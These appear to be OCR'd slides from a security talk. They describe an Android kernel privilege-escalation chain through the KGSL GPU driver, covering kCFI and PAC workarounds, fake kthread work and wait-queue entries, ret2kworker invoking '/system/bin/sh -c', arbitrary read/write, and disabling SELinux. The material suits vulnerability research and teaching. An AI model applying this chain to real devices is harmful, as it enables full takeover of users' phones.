
- ~~Overwrite LR directly~~ (PAC, DEP)
- ~~Overwrite Function pointer directly~~ (kCFI)

Step 6 - Victim Register Hijack (kCFI Workaround)


```
ret_temp = wait_event_interruptible_timeout(drawctxt->waiting,
                  _check_context_timestamp(device, context, timestamp),
                  msecs_to_jiffies(timeout));

if (ret_temp <= 0) {
     kgsl_cancel_event(device, &context->events, timestamp,
                  wait_callback, (void *)drawctxt);

}
```

X21 X22

Step 6 - Victim Thread Register Hijack




Exploit - Overall Roadmap



Step 7 - Kthread Queue Fake Worker
Step 8 - Fake Work
Step 9 - Wake Up Fake Waiting Queue
Step 10 - Schedule Fake Work
Step 11 - Arbitrary Read / Write

Exploit - Overall Roadmap




Stage 7 - Kthread Queue Fake Worker

```
  ret_temp = wait_event_interruptible_timeout(drawctxt->waiting,
                  _check_context_timestamp(device, context, timestamp),
                  msecs_to_jiffies(timeout));

  if (ret_temp <= 0) {
          kgsl_cancel_event(device, &context->events, timestamp,
                  wait_callback, (void *)drawctxt);

          ret = ret_temp ? (int)ret_temp : -ETIMEDOUT;
          goto done;
  }
```

```
void kgsl_cancel_event(struct kgsl_device *device,
                struct kgsl_event_group *group, unsigned int timestamp,
                kgsl_event_func func, void *priv)
{
        struct kgsl_event *event, *tmp;

        spin_lock(&group->lock);

        list_for_each_entry_safe(event, tmp, &group->events, node) {
                if (timestamp == event->timestamp && func == event->func &&
                        event->priv == priv) {
                        signal_event(device, event, KGSL_EVENT_CANCELLED);
                        break;
                }
        }

        spin_unlock(&group->lock);
```

```
static inline void signal_event(struct kgsl_device *device,
                struct kgsl_event *event, int result)
{
        list_del(&event->node);
        event->result = result;
        kthread_queue_work(device->events_worker, &event->work);
}
```

Stage 7 - Kthread Queue Fake Worker





```
kthread_queue_work(event_worker,work);
```

Step 8 - Inject Fake task_sturct?

```
bool kthread_queue_work(struct kthread_worker *worker,
                        struct kthread_work *work)
{
        bool ret = false;
        unsigned long flags;

        raw_spin_lock_irqsave(&worker->lock, flags);
        if (!queuing_blocked(worker, work)) {
                kthread_insert_work(worker, work, &worker->work_list);
                ret = true;
        }
        raw_spin_unlock_irqrestore(&worker->lock, flags);
        return ret;
}
```


```
static void kthread_insert_work(struct kthread_worker *worker,
                                struct kthread_work *work,
                                struct list_head *pos)
{
        kthread_insert_work_sanity_check(worker, work);

        trace_sched_kthread_work_queue_work(worker, work);

        list_add_tail(&work->node, pos);
        work->worker = worker;
        if (!worker->current_work && likely(worker->task))
                wake_up_process(worker->task);
}
```



We have task_struct fully controlled!

```
int wake_up_process(struct task_struct *p)
{
        return try_to_wake_up(p, TASK_NORMAL, 0);
}
```

Step 8 - Fake task_struct is too complicated...



Step 8 - Fake Work - Another Method

```
bool kthread_queue_work(struct kthread_worker *worker,
                        struct kthread_work *work)
{
        bool ret = false;
        unsigned long flags;

        raw_spin_lock_irqsave(&worker->lock, flags);
        if (!queuing_blocked(worker, work)) {
                kthread_insert_work(worker, work, &worker->work_list);
                ret = true;
        }
        raw_spin_unlock_irqrestore(&worker->lock, flags);
        return ret;
}
```

```
struct kthread_work {
        struct list_head        node;
        kthread_work_func_t     func;
        struct kthread_worker   *worker;
        /* Number of canceling calls that are running at the moment. */
        int                     canceling;
};
```

Step 8 - Fake Work - Another Method

kthread_queue_work will eventually call **kthread_work_func_t func**.
All functions with signature `(*fn)(struct kthread_work *work)` are potential targets (kCFI restriction).

```
grep -rn "struct kthread_work \*work"
```

```
./adreno_dispatch.c:2373: ... adreno_dispatcher_work(...)
./adreno_hwsched.c:1909: ... adreno_hwsched_work(...)
./adreno_gen8_hwsched_hfi.c:694: ... gen8_process_syncobj_query_work(...)
./adreno_gen8_hwsched_hfi.c:953: ... gen8_defer_hw_fence_work(...)
./kgsl_events.c:36: ... _kgsl_event_worker(...)
./adreno_gen7_hwsched_hfi.c:884: ... gen7_process_syncobj_query_work(...)
./adreno_gen7_hwsched_hfi.c:1144: ... gen7_defer_hw_fence_work(...)
...
```

```
struct kthread_work {
        struct list_head        node;
        kthread_work_func_t     func;
        struct kthread_worker   *worker;
        /* Number of canceling calls that are runni
        int                     canceling;
};
```

Step 8 - Fake Work → gen8_defer_hw_fence_work

```
bool kthread_queue_work(struct kthread_worker *worker,
                        struct kthread_work *work)
{
        bool ret = false;
        unsigned long flags;

        raw_spin_lock_irqsave(&worker->lock, flags);
        if (!queuing_blocked(worker, work)) {
                kthread_insert_work(worker, work, &worker->work_list);
                ret = true;
        }
        raw_spin_unlock_irqrestore(&worker->lock, flags);
        return ret;
}
```

```
struct kthread_work {
        struct list_head        node;
        kthread_work_func_t     func;
        struct kthread_worker   *worker;
        /* Number of canceling calls that are running at the moment. */
        int                     canceling;
};
```

```
void gen8_defer_hw_fence_work(struct kthread_work *work)
```

Step 9 - Wake Up Fake Waiting Queue

```
static void gen8_defer_hw_fence_work(struct kthread_work *work) {
        struct adreno_device *adreno_dev = &gen8_hwsched->gen8_dev.adreno_dev;
                        ...
        gen8_hwsched_active_count_put(adreno_dev);
}
```

```
void gen8_hwsched_active_count_put(struct adreno_device *adreno_dev) {
        ...
        wake_up(&device->active_cnt_wq);
}
```

```
static int __wake_up_common(struct wait_queue_head *wq_head, unsigned int mode,
                        int nr_exclusive, int wake_flags, void *key){
        ...
        curr = list_first_entry(&wq_head->head, wait_queue_entry_t, entry);
        ...
        ret = curr->func(curr, mode, wake_flags, key);
}
```

```
typedef int (*wait_queue_func_t)(struct wait_queue_entry *wq_entry, unsigned mode, int flags, void *key);
```

```
struct wait_queue_entry {
        unsigned int            flags;
        void                    *private;
        wait_queue_func_t       func;
        struct list_head        entry;
};
```

Step 10 - Schedule Fake Work

```
typedef int (*wait_queue_func_t)(struct wait_queue_entry *wq_entry, unsigned mode, int flags, void *key);
```

```
static int aio_poll_wake(struct wait_queue_entry *wait, unsigned mode, int sync,
                         void *key)
{
                if (req->work_scheduled) {
                        req->work_need_resched = true;
                } else {
                        schedule_work(&req->work);
                        req->work_scheduled = true;
                }
```

```
static inline bool schedule_work_on(int cpu, struct work_struct *work)
{
        return queue_work_on(cpu, system_wq, work);
}
```

```
struct work_struct {
        atomic_long_t data;
        struct list_head entry;
        work_func_t func;
#ifdef CONFIG_LOCKDEP
        struct lockdep_map lockdep_map;
#endif
};
```

```
typedef void (*work_func_t)(struct work_struct *work);
```

Step 11 - ret2kworker

```c
typedef void (*work_func_t)(struct work_struct *work);
```

```c
static void call_usermodehelper_exec_work(struct work_struct *work)
{
        struct subprocess_info *sub_info =
                container_of(work, struct subprocess_info, work);

        if (sub_info->wait & UMH_WAIT_PROC) {
                call_usermodehelper_exec_sync(sub_info);
        } else {
                pid_t pid;
                /*
                 * Use CLONE_PARENT to reparent it to kthreadd; we do not
                 * want to pollute current->children, and we need a parent
                 * that always ignores SIGCHLD to ensure auto-reaping.
                 */
                pid = user_mode_thread(call_usermodehelper_exec_async, sub_info,
                                       CLONE_PARENT | SIGCHLD);
                if (pid < 0) {
                        sub_info->retval = pid;
                        umh_complete(sub_info);
                }
        }
}
```

```c
struct subprocess_info {
        struct work_struct work;
        struct completion *complete;
        const char *path;
        char **argv;
        char **envp;
        int wait;
        int retval;
        int (*init)(struct subprocess_info *info, struct cred *new);
        void (*cleanup)(struct subprocess_info *info);
        void *data;
} __randomize_layout;
```

/system/bin/sh -c …

Ref: The Android kernel mitigations obstacle race

Step 11 - ret2kworker

User Mode Thread is created
But the command */system/bin/sh -c* is not executed

Blocked by SELinux!

ret2kworker not Working 🤕

Step 10 - Schedule Fake Work

```
typedef int (*wait_queue_func_t)(struct wait_queue_entry *wq_entry, unsigned mode, int flags, void *key);
```

```
static int aio_poll_wake(struct wait_queue_entry *wait, unsigned mode, int sync,
                         void *key)
{
                if (req->work_scheduled) {
                        req->work_need_resched = true;
                } else {
                        schedule_work(&req->work);
                        req->work_scheduled = true;
                }
```

```
static inline bool schedule_work_on(int cpu, struct work_struct *work)
{
        return queue_work_on(cpu, system_wq, work);
}
```

```
struct work_struct {
        atomic_long_t data;
        struct list_head entry;
        work_func_t func;
#ifdef CONFIG_LOCKDEP
        struct lockdep_map lockdep_map;
#endif
};
```

```
typedef void (*work_func_t)(struct work_struct *work);
```

Step 12 - Full Arbitrary Write/Read

```
typedef void (*work_func_t)(struct work_struct *work);

static void uvc_video_copy_data_work(struct work_struct *work)
{
        struct uvc_urb *uvc_urb = container_of(work, struct uvc_urb, work);
        unsigned int i;
        int ret;

        for (i = 0; i < uvc_urb->async_operations; i++) {
                struct uvc_copy_op *op = &uvc_urb->copy_operations[i];

                memcpy(op->dst, op->src, op->len);

                /* Release reference taken on this buffer. */
                uvc_queue_buffer_release(op->buf);
        }

        ret = usb_submit_urb(uvc_urb->urb, GFP_KERNEL);
        if (ret < 0)
                dev_err(&uvc_urb->stream->intf->dev,
                        "Failed to resubmit video URB (%d).\n", ret);
}
```


Final Step - Disable SELinux and ret2kworker Again

Disable SELinux with Arbitrary Write

